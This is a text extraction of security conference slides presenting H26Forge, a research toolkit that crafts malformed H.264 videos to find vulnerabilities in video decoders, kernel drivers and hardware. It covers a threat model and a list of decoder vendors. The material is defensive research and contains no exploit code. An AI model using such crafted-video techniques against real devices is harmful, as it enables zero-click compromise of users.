



The Most Dangerous Codec in the World: Finding and Exploiting Vulnerabilities in H.264 Decoders

Willy R. Vasquez¹

Stephen Checkoway²

Hovav Shacham¹

¹ The University of Texas at Austin

² Oberlin College



Wasm + RLBox = fast sandboxing + low engineering effort



▶ ▶ | 0:00 / 22:39

AUGUST 6-11 2022
LAND & PLAY / LAS VEGAS

How Firefox Uses In-process Sandboxing To Protect Itself From Exploitable Libraries

Black Hat
210K subscribers

Subscribe

Like 21 | Dislike Share Clip Save ...

A screenshot of a YouTube video player showing a presentation slide. The slide has a dark background with a large white rectangular area containing text. A hand cursor icon is overlaid on the text. Below the slide is a video control bar with play/pause, volume, and timestamp (0:00 / 22:39). To the right is event information (August 6-11, 2022, Land & Play, Las Vegas). At the bottom is the video title and channel info (Black Hat, 210K subscribers), a subscribe button, and social sharing links.



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED


Who this talk is for and why



Red Teamers
looking for new
attack surface to
explore




Blue Teamers
identifying threat
models




Anyone that
plays arbitrary
videos



Policy makers
aiming to assess
risk



Developers
working with
compressed videos



\$whoami




- **Willy R. Vasquez (wrv)**
- PhD Student at UT Austin 
- Research in systems security, cryptography, and cyberlaw and policy
- Previously at  and 




<https://wrv.github.io/>


Untrusted Videos are everywhere




Processing Arbitrary Videos is Dangerous



Can enable 0-click attacks via thumbnailing



Parsed by applications, kernels, and dedicated hardware



Existing defenses rarely focus on issues at the kernel or hardware level

Videos are compressed with complex algorithms called codecs




**H.264
MPEG-4/AVC**



Ubiquity and complexity lead to a vast and underexplored attack surface



**H.264
MPEG-4/AVC**




To explore the complexity of H.264, we introduce H26Forge






To explore the complexity of H.264, we introduce H26Forge






With H26Forge, we found and reported issues in applications, kernel drivers, and hardware




Agenda



Show the complexity
of video decoding and
demonstrate the
decoder attack
surface

H26Forge

Toolkit to produce specially
crafted videos to find
vulnerabilities in video
decoders and investigate
their exploitability



Dive into serious
vulnerabilities found
in the iOS Kernel

H26Forge is Available



☰ README.md

H26Forge

H26Forge is domain-specific infrastructure for analyzing, generating, and manipulating syntactically correct but semantically spec-non-compliant H.264 video files.

H26Forge has three key features:

1. Given an Annex B H.264 file, randomly mutate the syntax elements.
2. Given an Annex B H.264 file and a Python script, programmatically modify the syntax elements.
3. Generate Annex B H.264 files with random syntax elements.

This tool and its findings are described in the [H26Forge paper](#).

Motivation

See [MOTIVATION.md](#) to see how a H26Forge simplifies a previously manual PoC generation process.

Release

You can download the latest build on the [releases page](#).






<https://github.com/h26forge/h26forge>

Video Attack Surface




<https://gfifer.com/OzF1.gif>

Threat Model



Video Decoding Pipeline



Dedicated Hardware Decoding

- Decoding is **computationally heavy**, so dedicated hardware ensures smooth playback
- Identified **25 different providers of H.264 hardware video decoders**
 - Components of System-on-Chips and GPUs
 - Not always clear which decoder is on your device
- Each video decoder has **its own kernel driver** that controls it

Company	Product Name
Allegro DVT	AL-D series
Allwinner	CedarV
AMD	Video Coding Engine
